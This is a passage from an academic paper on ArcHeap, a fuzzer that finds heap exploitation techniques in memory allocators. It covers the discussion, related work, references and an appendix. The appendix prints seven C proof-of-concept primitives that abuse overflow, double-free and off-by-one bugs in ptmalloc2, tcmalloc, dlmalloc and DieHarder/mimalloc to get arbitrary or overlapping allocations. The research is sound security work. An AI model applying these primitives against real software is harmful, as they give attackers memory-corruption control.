Completeness. ArcHeap is fundamentally *incomplete* due to its random nature, so it would not be surprising at all if someone discover other heap exploitation techniques. HeapHopper, on the other hand, is *complete* in terms of *given models*, i.e., exploring all combinations of transactions given the length of transactions. Since their models are incomplete

Version	Raw		Minimized	
	Mean	Std. dev	Mean	Std. dev
2.15	112.6	161	25.9 (-77.0 %)	25.3
2.19	110.8	145	23.3 (-79.0 %)	4.6
2.23	98.3	120	22.5 (-77.1 %)	6.2
2.27	344.2	177	33 (-90.4 %)	8.8
Average	166.5	150.8	26.2 (-84.3 %)	11.2

Table 12: Average and standard derivation of lines of raw and minimized PoCs using delta debugging. It shows that the delta debugging successfully removes 84.3% of redundant actions.

(or often error-prone), proper use of each approach is dependent on the target use cases. For example, if one is looking for a practical solution to find new exploitation techniques, ARCHEAP would be a more preferable platform to start with.

Overfitting to fuzzing strategies. ARCHEAP's approach is quite generic *in practice* even with its specific fuzzing strategies to the common design decisions in §2.1. First, ARCHEAP can explore security issues related to APIs (e.g., double free) without loss of generality because of their standardization (see, §7.2). Second, ARCHEAP's approach to make random metadata is practically useful thanks to the bipartite design of a real-world allocator. In particular, a performance-focused allocator that places metadata in a chunk (e.g., ptmalloc2) has little motivation to avoid the use of in-place metadata or to violate the cardinal design for its performance. If an allocator is not performance-oriented, it will move its metadata to a dedicated place for better security (e.g., jemalloc). Such a design will make *all methods* to generate metadata useless in finding heap exploitation techniques.

However, ARCHEAP still has a chance to cause overfitting: our fuzzing strategies could be insufficient to examine certain allocators. In this case, one might have to devise own models for proper space reduction to apply ARCHEAP to non-conventional implementation. requiring in-depth understanding of a target allocator. For example, if an allocator uses big-endian encoding for its size, a user should encode this in ARCHEAP's fuzzing strategies.

Scope. Unlike other automatic exploit generation work, ARCHEAP focuses only on finding heap exploit techniques. To make end-to-end exploits, we need to properly combine application contexts, which is currently out-of-scope for this project. Despite many open challenges in realizing fully automated exploit generation, we believe that ARCHEAP can contribute by supplying useful primitives [58]. Moreover, ARCHEAP focuses only on a user-mode allocator. To extend ARCHEAP to kernel, we need to handle kernel-specific challenges, e.g., non-deterministism and zone-based allocation.

10 Related work

Automatic exploit generation (AEG). Automatic discovery of heap exploit techniques is a small step toward AEG's ambitious vision [4, 10], but it is worth emphasizing its importance and difficulty. Despite several attempts to accomplish fully automated exploit generation [4, 10, 11, 33, 46, 58, 60, 70], AEG, particularly for heap vulnerabilities, is too sophisticated and difficult even for state-of-the-art cyber systems [21, 30, 62, 67]. Recently, Repel *et al.* [58] propose symbolic-execution-based AEG for heap vulnerabilities, but it only works for much older allocators without security checks (ptmalloc2 version 2.3.3) unlike ARCHEAP (2.23 and 2.27). Heelan *et al.* [33, 34] demonstrate AEG for heap overflows in interpreters, but specific to scriptable programs. Unlike the prior work, ARCHEAP focuses on finding heap exploitation techniques, which are re-usable across applications, in modern allocators with full security checks.

Fuzzing beyond crashes. There has been a large body of attempts to extend fuzzing to find bugs beyond memory safety [29, 75]. They often use differential testing, which we used for minimization, to find semantic bugs, e.g., compilers [73], cryptographic libraries [9, 53], JVM implementations [14] and learning systems [51]. Recently, SlowFuzz [54] uses fuzzing to find algorithmic complexity bugs, and IMF [69] to spot similar code in binary.

Application-aware fuzzing. Application-aware fuzzing is one of the attempts to reduce the search space of fuzzing. In this regard, there have been attempts to use static and dynamic analysis [13, 44, 52, 57], bug descriptions [74], and real-world applications [12, 32, 39] to extract target-specific information for fuzzing. Moreover, to reduce the search space for applications that require well-formed inputs, researchers have embedded domain-specific knowledge such as grammar [35, 68, 73] or structure [9, 53] in their fuzzing. Similar to these works, ARCHEAP reduces its search space by considering its targets and memory allocators, particularly exploiting their common designs.

11 Conclusion

In this paper, we present ARCHEAP, a new approach using fuzzing to automatically discover new heap exploitation techniques. ARCHEAP's two key ideas are to reduce the search space of fuzzing by abstracting the common design of modern heap allocators, and to devise a method to quickly estimate the possibility of heap exploitation. Our evaluation with ptmalloc2 and 10 other allocators shows that ARCHEAP's approach can effectively formulate new exploitation primitives regardless of their underlying implementations.

12 Acknowledgment

We thank the anonymous reviewers for their helpful feedback. This research was supported, in part, by the NSF award CNS-1563848, CNS-1704701, CRI-1629851 and CNS-1749711 ONR under grant N00014-18-1-2662, N00014-15-1-2162, N00014-17-1-2895, DARPA AIMEE, and ETRI IITP/KEIT[2014-3-00035], and gifts from Facebook, Mozilla, Intel, VMware and Google.

References

[1] anonymous. Once upon a free()... http://phrack.org/issues/57/9.html, 2001.

[2] anonymous. Chrome os exploit: one byte overflow and symlinks. https://googleprojectzero.blogspot.com/2016/12/chrome-os-exploit-one-byte-overflow-and.html, 2016.

[3] argp and huku. Pseudomonarchia jemallocum. http://www.phrack.org/issues/68/10.html, 2012.

[4] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley. AEG: Automatic exploit generation. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2011.

[5] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley. Enhancing symbolic execution with veritesting. In *Proceedings of the 36th International Conference on Software Engineering*, pages 1083–1094. ACM, 2014.

[6] Awakened. How a double-free bug in WhatsApp turns to RCE. https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/, 2019.

[7] blackngel. Malloc des-maleficarum. http://phrack.org/issues/66/10.html, 2009.

[8] blackngel. The house of lore: Reloaded. http://phrack.org/issues/67/8.html, 2010.

[9] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in ssl/tls implementations. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[10] D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 29th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2008.

[11] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[12] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang, and K. Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[13] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[14] Y. Chen, T. Su, C. Sun, Z. Su, and J. Zhao. Coverage-directed differential testing of jvm implementations. In *Proceedings of the 2016 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Santa Barbara, CA, June 2016.

[15] D. Delorie. malloc per-thread cache: benchmarks. https://sourceware.org/ml/libc-alpha/2017-01/msg00452.html, 2017.

[16] C. Eagle. Re: DARPA CGC recap. http://seclists.org/dailydave/2017/q2/2, 2017.

[17] M. Eckert, A. Bianchi, R. Wang, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. HeapHopper: Bringing bounded model checking to heap implementation security. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[18] C. Evans and T. Ormandy. The poisoned NUL byte, 2014 edition. https://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html, 2014.

[19] J. Evans. Scalable memory allocation using jemalloc. https://code.fb.com/core-data/scalable-memory-allocation-using-jemalloc/, 2011.

[20] J. N. Ferguson. Understanding the heap by breaking it. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2007.

[21] ForAllSecure. Unleashing the Mayhem CRS. https://forallsecure.com/blog/2016/02/09/unleashing-mayhem/, 2016.

[22] Free Software Foundation. The GNU C library. https://www.gnu.org/software/libc/, 1998.

[23] Free Software Foundation. MallocInternals - glibc wiki. https://sourceware.org/glibc/wiki/MallocInternals, 2017.

[24] Free Software Foundation. malloc(3) - Linux manual page. http://man7.org/linux/man-pages/man3/malloc.3.html, 2017.

[25] g463. The use of set_head to defeat the wilderness. http://phrack.org/issues/64/9.html, 2007.

[26] S. Ghemawat and P. Menage. Tcmalloc: Thread-caching malloc. http://goog-perftools.sourceforge.net/doc/tcmalloc.html, 2009.

[27] W. Gloger. Wolfram Gloger's malloc homepage. http://www.malloc.de/en/, 2006.

[28] F. Goichon. Glibc adventures: The forgotten chunk. https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks, 2015.

[29] Google. syzkaller – linux syscall fuzzer. https://github.com/google/syzkaller, 2017.

[30] GrammaTech. http://blogs.grammatech.com/the-cyber-grand-challenge, 2016.

[31] Gzob Qq. `ares_create_query` single byte out of buffer write. https://c-ares.haxx.se/adv_20160929.html, 2016.

[32] H. Han and S. K. Cha. IMF: Inferred model-based fuzzer. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[33] S. Heelan, T. Melham, and D. Kroening. Automatic heap layout manipulation for exploitation. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[34] S. Heelan, T. Melham, and D. Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, London, UK, Nov. 2019.

[35] C. Holler, K. Herzig, and A. Zeller. Fuzzing with code fragments. In *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[36] huku. Yet another free() exploitation technique. http://phrack.org/issues/66/6.html, 2009.

[37] K. Istvan. ptmalloc fanzine. http://tukan.farm/2016/07/26/ptmalloc-fanzine/, 2016.

[38] jp. Advanced Doug lea's malloc exploits. http://phrack.org/issues/61/6.html, 2003.

[39] S. Y. Kim, S. Lee, I. Yun, W. Xu, B. Lee, Y. Yun, and T. Kim. CAB-Fuzz: Practical Concolic Testing Techniques for COTS Operating Systems. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, July 2017.

[40] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating fuzz testing. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[41] D. Lea and W. Gloger. A memory allocator, 1996.

[42] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee. Preventing use-after-free with dangling pointers nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2015.

[43] D. Leijen. mimalloc. https://github.com/microsoft/mimalloc, 2019.

[44] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 11th Joint Meeting of the European Software Engineering Conference (ESEC) and the ACM SIGSOFT Symposium on the Foundations of*

Software Engineering (FSE), Paderborn, Germany, Aug. 2018.

[45] LLVM Project. Scudo hardened allocator. https://llvm.org/docs/ScudoHardenedAllocator.html, 2019.

[46] K. Lu, M.-T. Walter, D. Pfaff, S. Nürnberger, W. Lee, and M. Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[47] Meh. Exim off-by-one RCE: Exploiting CVE-2018-6789 with fully mitigations bypassing. https://devco.re/blog/2018/03/06/exim-off-by-one-RCE-exploiting-CVE-2018-6789-en/, 2019.

[48] M. Miller. A snapshot of vulnerability root cause trends for Micrsoft Remote Code Execution (RCE) CVEs, 2006 through 2017. https://twitter.com/epakskape/status/984481101937651713, 2018.

[49] G. Novark and E. D. Berger. Dieharder: securing the heap. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS)*, Chicago, IL, Oct. 2010.

[50] Offensive Security. Exploit database - exploits for penetration testers, researchers, and ethical hackers. https://www.exploit-db.com/, 2009.

[51] K. Pei, Y. Cao, J. Yang, and S. Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP)*, Shanghai, China, Oct. 2017.

[52] H. Peng, Y. Shoshitaishvili, and M. Payer. T-fuzz: fuzzing by program transformation. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[53] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana. Nezha: Efficient domain-independent differential testing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[54] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[55] P. Phantasmagoria. Exploiting the wilderness. http://seclists.org/vuln-dev/2004/Feb/25, 2004.

[56] B. Powers, D. Tench, E. D. Berger, and A. McGregor. Mesh: Compacting memory management for C/C++ applications. In *Proceedings of the 2019 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Phoenix, AZ, June 2019.

[57] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[58] D. Repel, J. Kinder, and L. Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, Dallas, TX, Oct. 2017.

[59] Rich Felker. musl libc. https://www.musl-libc.org/, 2011.

[60] E. J. Schwartz, T. Avgerinos, and D. Brumley. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium (Security)*, San Francisco, CA, Aug. 2011.

[61] shellphish. how2heap: A repository for learning various heap exploitation techniques. https://github.com/shellphish/how2heap, 2016.

[62] Shellphish. DARPA CGC – shellphish. http://shellphish.net/cgc/, 2016.

[63] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[64] S. Silvestro, H. Liu, C. Crosser, Z. Lin, and T. Liu. Freeguard: A faster secure heap allocator. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[65] S. Silvestro, H. Liu, T. Liu, Z. Lin, and T. Liu. Guarder: A tunable secure allocator. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[66] st4g3r. House of einherjar - yet another heap exploitation technique on GLIBC. https://github.com/st4g3r/House-of-Einherjar-CB2016, 2016.

[67] Trail of Bits. How we faired in the Cyber Grand Challenge. https://blog.trailofbits.com/2015/07/15/how-we-fared-in-the-cyber-grand-challenge/, 2015.

[68] J. Wang, B. Chen, L. Wei, and Y. Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[69] S. Wang and D. Wu. In-memory fuzzing for binary code similarity analysis. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Urbana-Champaign, IL, Oct.–Nov. 2017.

[70] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[71] D. Weston and M. Miller. Windows 10 mitigation improvements. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2016.

[72] T. Xie, Y. Zhang, J. Li, H. Liu, and D. Gu. New exploit methods against ptmalloc of glibc. In *Trustcom/BigDataSE/ISPA, 2016 IEEE*, pages 646–653. IEEE, 2016.

[73] X. Yang, Y. Chen, E. Eide, and J. Regehr. Finding and understanding bugs in c compilers. In *Proceedings of the 2011 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, San Jose, CA, June 2011.

[74] W. You, P. Zong, K. Chen, X. Wang, X. Liao, P. Bian, and B. Liang. SemFuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[75] M. Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2014.

[76] A. Zeller. Yesterday, my program worked. today, it does not. why? In *Proceedings of the 7th European Software Engineering Conference (ESEC) / 7th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Toulouse, France, Sept. 1999.

[77] H. Zhao, Y. Zhang, K. Yang, and T. Kim. Breaking turtles all the way down: An exploitation chain to break out of vmware esxi. In *Proceedings of the 13th USENIX Workshop on Offensive Technologies (WOOT)*, Santa Clara, CA, USA, Aug. 2019.

A Appendix

Challenge	Impacts of exploitation			
	OC	OC	RW	AW
CROMU_00003	✓	✓	✓	✓
CROMU_00004	✓	✓	✓	✓
KPRCA_00002	✓	✓	✓	✓
KPRCA_00007	✓	✓	✓	✓
NRFIN_00007				
NRFIN_00014	✓	✓	✓	✓
NRFIN_00024	✓	✓	✓	✓
NRFIN_00027	✓	✓	✓	✓
NRFIN_00032	✓		✓	

Table 13: Exploitation techniques found by ARCHEAP in custom allocators of CGC. Except for `NRFIN_00007` that implements the page heap, ARCHEAP successfully found exploitation techniques in the custom allocators.

A.1 Security of Custom Allocators

To further evaluate the generality of ARCHEAP, we applied ARCHEAP to all custom heap allocators implemented for the DARPA CGC competition—since many challenges share the implementation, we selected *nine* unique ones for our evaluation (see, Table 13). We implemented a missing API, (i.e., `malloc_usable_size()`) to get the size of allocated objects and ran the experiment for 24 hours for each heap allocator. Similar to the previous one, no specific model is provided.

ARCHEAP found exploitation primitives for all of the tested allocators, except for `NRFIN_00007`, which implements page heap.Such allocator looks secure in terms of metadata corruption, but it is impractical due to its memory overheads causing internal fragmentation. During this evaluation, we found two interesting results. First, ARCHEAP found exploitation techniques for `NRFIN_00032`, which has a heap cookie to overflows. Although this cookie-based protection is not bypassable via heap metadata corruption, ARCHEAP found that the implementation is vulnerable to an integer overflow and could craft two overlapping chunks without corrupting the heap cookie. Second, ARCHEAP found the incorrect implementation of the allocator in `CROMU_00004`, which returns a chunk that is free *or* its size is larger than the request. ARCHEAP successfully crafted a PoC code resulting in overlapping chunks by allocating a smaller chunk than the previous allocation. This experiment indicates that our common heap designs are indeed universal even for in modern and custom heap allocators (§2.1).

A.2 Search Heuristics in HeapHopper

We also evaluated all search heuristics [63] supported by HeapHopper, which can be applied without exploit-specific information; for example, we exclude the strategy called `ManualMergepoint`, which requires an address in a binary to merge states. As a result, we collected five search heuristics: *DFS*, which is the default mode of HeapHopper; *Concretizer*, which aggressively concretizes symbolic values to reduce the number of paths; *Unique*, which selects states according to their uniqueness for better coverage; *Stochastic*, which randomly selects the next states to explore; and *Veritesting* [5], which merges states to suppress path explosion combining static and dynamic symbolic execution.

Unfortunately, as shown in Table 14, none of them was helpful in our evaluation; the default mode (DFS) shows the best performance. First, these heuristics only help to mitigate, but cannot solve the fundamental problems of HeapHopper: path explosion and exponential growing combinations of transactions. More seriously, they cannot exploit a concrete model from HeapHopper to alleviate the aforementioned issues unlike DFS. This explains DFS's best performance and Stochastic's worst performance. Veritesting failed due to its incorrect handling of undefined behaviors (e.g., NULL dereference) in merged states, which are common in our task assuming memory corruptions.

	New Techniques				Old Techniques (Bug+Impact+Chunks)							
	UBS	HUE	UDF	OCS	FD	UU	HS	PN	HL	OC	UB	HE
DFS (Default)	∞	∞	∞	∞	3.8m	∞	31.4s	∞	∞	∞	21.8s	∞
Concretizer	∞	∞	∞	∞	2.90 h	∞	1.96 m	∞	∞	∞	5.25 m	∞
Stochastic	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞
Unique	∞	∞	∞	∞	2.91 h	∞	2.02 m	∞	∞	∞	51.91 s	∞
Veritesting	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞

Table 14: Results of §8.1 with various search heuristics supported by HeapHopper

```
// [PRE-CONDITION]
//   fsz: fast bin size
//   sz: non-fast-bin size
//   lsz: size larger than page (> 4096)
//   xlsz: very large size that cannot be allocated
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst
void* p0 = malloc(sz);
void* p1 = malloc(xlsz);
void* p2 = malloc(lsz);
void* p3 = malloc(sz);

// [BUG] overflowing p3 to overwrite top chunk
struct malloc_chunk *tc = raw_to_chunk(p3 + chunk_size(sz));
tc->size = 0;

void* p4 = malloc(fsz);
void* p5 = malloc(dst - p4 - chunk_size(fsz) \
                - offsetof(struct malloc_chunk, fd));
assert(dst == malloc(sz));
```

Figure A.1: An exploitation technique for dlmalloc-2.8.6 returning an arbitrary chunk using overflow bug that was found by ARCHEAP.

```
// [PRE-CONDITION]
//    sz : any size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst
void* p = malloc(sz);
// [BUG] overflowing p
// tcmalloc has a next chunk address at the end of a chunk
*(void**)(p + malloc_usable_size(p)) = dst;

// this malloc changes a next chunk address into dst
malloc(sz);

assert(malloc(sz) == dst);
```

Figure A.2: An exploitation technique for tcmalloc returning an arbitrary address that was found by ARCHEAP.

```
// [PRE-CONDITION]
//    lsz : large size (> 64 KB)
//    xlsz: more large size (>= lsz + 4KB)
// [BUG] double free
// [POST-CONDITION]
//    p2 == malloc(lsz);
void* p0 = malloc(lsz);
free(p0);
void* p1 = malloc(xlsz);

// [BUG] free 'p0' again
free(p0);

void* p2 = malloc(lsz);
free(p1);

assert(p2 == malloc(lsz));
```

Figure A.3: An exploitation technique for DieHarder and mimalloc-secure triggering double free that was found by ARCHEAP.

```c
// [PRE-CONDITION]
//    sz : any non-fast-bin size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst + offsetof(struct malloc_chunk, fd)
void* p0 = malloc(sz);
void* p1 = malloc(sz);
void* p2 = malloc(sz);

// move p1 to the unsorted bin
free(p1);

// create a fake chunk at dst
struct malloc_chunk *fake = dst;
// set fake->size to be the chunk size of the last allocation
fake->size = chunk_size(sz);
// set fake->bk to any writable address to avoid a crash
fake->bk = fake;

// [BUG] overflowing p0
struct malloc_chunk *c1 = raw_to_chunk(p1);
// size should be smaller than the next allocation size
// to avoid returning c1 in the next allocation
// size shouldn't be too small due to a security check
c1->size = 2 * sizeof(size_t);
// set the next pointer in the unsorted bin
c1->bk = fake;

// now unsorted bin: c1 -> fake,
// and c1 is too small for the request.
// therefore, next allocation returns the fake chunk
assert(malloc(sz) == fake \
            + offsetof(struct malloc_chunk, fd));
```

Figure A.4: A new exploitation technique that ARCHEAP found, named *unsorted bin into stack*, that returns arbitrary memory by corrupting the unsorted bin.

```c
// [PRE-CONDITION]
//    sz : any small bin size
//    sz2 : any small bin size
//    assert(sz2 > sz)
// [BUG] buffer overflow
// [POST-CONDITION] two chunks overlap
void* p0 = malloc(sz);
void* p1 = malloc(sz);
void* p2 = malloc(sz);

// move p1 to the unsorted bin
free(p1);

// move p1 to the small bin
void* p3 = malloc(sz2);

// [BUG] overflowing p0
struct malloc_chunk *c1 = raw_to_chunk(p1);
// growing size into double
c1->size = 2 * chunk_size(sz) | 1;

// p4's chunk size = chunk_size(sz) * 2
void *p4 = malloc(sz);
// move p4 to the unsorted bin
free(p4);

// splitting p4 into half and returning p5
void* p5 = malloc(sz);
// returning the remainder
void* p6 = malloc(sz);

// p2 and p6 overlap
assert(p2 == p6);
```

Figure A.5: A new exploitation technique that ARCHEAP found, named *overlapping chunks smallbin*, that returns an overlapped chunk in small bin. Even though this requires more steps than overlapping chunks, it does not need *accurate* size for allocation.

```c
// [PRE-CONDITION]
//    sz1: non-fast-bin size
//    sz2: non-fast-bin size
//    sz1 and sz2 have the following relationship;
//    assert(chunk_size(sz1) * a == chunk_size(sz2) * b);
// [BUG] double free
// [POST-CONDITION] two chunks overlap
for (int i = 0; i < a; i++)
  p1[i] = malloc(sz1);

// allocate a chunk to prevent merging with the top chunk
void* p = malloc(0);

// free from backward not to modify size of p1[a - 1]
for (int i = a - 1; i >= 0; i--)
  free(p1[i]);

// allocate chunks to fill empty space
for (int i = 0; i < b; i++)
  p2[i] = malloc(sz2);

// now the next free chunk of p1[a-1] is p whose P=1,
// and p1[a-1] contains old, yet valid metadata
// [BUG] double free
free(p1[a-1]);

// new allocation returns p1[a-1] that overlaps with p2[b-1]
assert(malloc(sz1) == p1[a-1]);
```

Figure A.6: A new exploitation technique that ARCHEAP found, named *unaligned double free*, that returns overlapped chunks by the double free bug.

```c
// [PRE-CONDITION]
//    sz: small bin size
//    assert(chunk_size(sz) & 0xff == 0);
// [BUG] off-by-one NULL
// [POST-CONDITION]
//    raw_to_chunk(malloc(sz)) == fake
char *p1 = malloc(sz);
char *p2 = malloc(sz);
char *p3 = malloc(sz);
char *p4 = malloc(sz);

// move p1 to unsorted bin
free(p1);
struct malloc_chunk* c3 = raw_to_chunk(p3);

// make prev_size into double to cover a large chunk
// this is valid by writing p2's last data
c3->prev_size = chunk_size(sz) * 2;

// [BUG] use off-by-one NULL to make P=0 in c3
assert((c3->size & 0xff) == 0x01);
c3->size &= ~1;

// this will merge p1 & p3
free(p3);

// if we allocate p5,
// p2 is now points to a free chunk in the unsorted bin
char *p5 = malloc(sz);

// it's unsorted bin into stack
struct malloc_chunk* fake = (void*)buf;

// set fake->size to chunk_size(sz) for later allocation
fake->size = chunk_size(sz);

// set fake->bk to any writable address to avoid crash
fake->bk = (void*)buf;

struct malloc_chunk* c2 = raw_to_chunk(p2);
c2->bk = fake;
assert(raw_to_chunk(malloc(sz)) == fake);
```

Figure A.7: A new exploitation technique that ARCHEAP found, named house of unsorted einherjar. This is a variant of a known heap exploitation technique, house of einherjar, but it does not require a heap address unlike the old one.